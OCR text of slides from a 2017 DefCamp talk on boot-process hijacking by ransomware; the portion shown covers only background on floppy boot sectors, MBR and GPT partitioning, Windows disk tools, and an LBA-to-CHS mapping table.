Hijacking the Boot Process

Ransomware Style


DefCamp#8
Where Hacking & Security Collide

November 09-10, 2017


Raul Alvarez

About Me

- Senior Security Researcher @ Fortinet
- 22 published articles in Virus Bulletin
- Regular contributor in our company blog




Trivia



5.25”
360kb and 1.2mb

3.5”
1.44mb

Floppy disks




- IBM 3380 HDA
- 1Gb
- single hard drive assembly (HDA)
- announced June 1980
- 75 pounds


First One
Gigabyte HD

1Tb


= 1,024 X



= 2,048 X




= 256 X




Track 0, Head 0, Sector 1

For floppy disk: Boot Sector



credit: internet

For HD: MBR (Master Boot Record)



Creating MBR and GPT partitions


Two Types Of Partioning

- MBR-style
  - » Standard BIOS
  - » First sector contains Master Boot Record
  - » MBR contains the partition table
- GPT (GUID Partition Table)
  - » UEFI - Unified Extensible Firmware Interface
    - UEFI includes a mini–operating system environment implemented in firmware (typically flash memory)
  - » UEFI defines a partitioning scheme called GUID
    - GUID (globally unique identifier) Partition Table (GPT)
  - » First sector contains protective MBR
  - » Second and last sectors store the GPT headers

Using Disk Management


GPT and MBR-Style Disk

Using **Disk Management**



Initialize the new disk as MBR or GPT

Disk 1 as MBR




Initialize the new disk as MBR or GPT


Disk 2 as GPT

Disk Conversion


Convert an MBR disk to GPT



Convert a GPT disk to MBR




GPT and MBR-Style Partitions




GPT can have <u>unlimited</u> number of primary partitions

Using DISKPART

Using DISKPART



GPT and MBR Disk Structure



16 heads per cylinder

LBA	CHS
0	0,0,1
1	0,0,2
2	0,0,3
3	0,0,4
62	0,0,63
63	0,1,1
64	0,1,2
125	0,1,63
1024	1,0,17
1147	1,2,14
2017	2,0,2

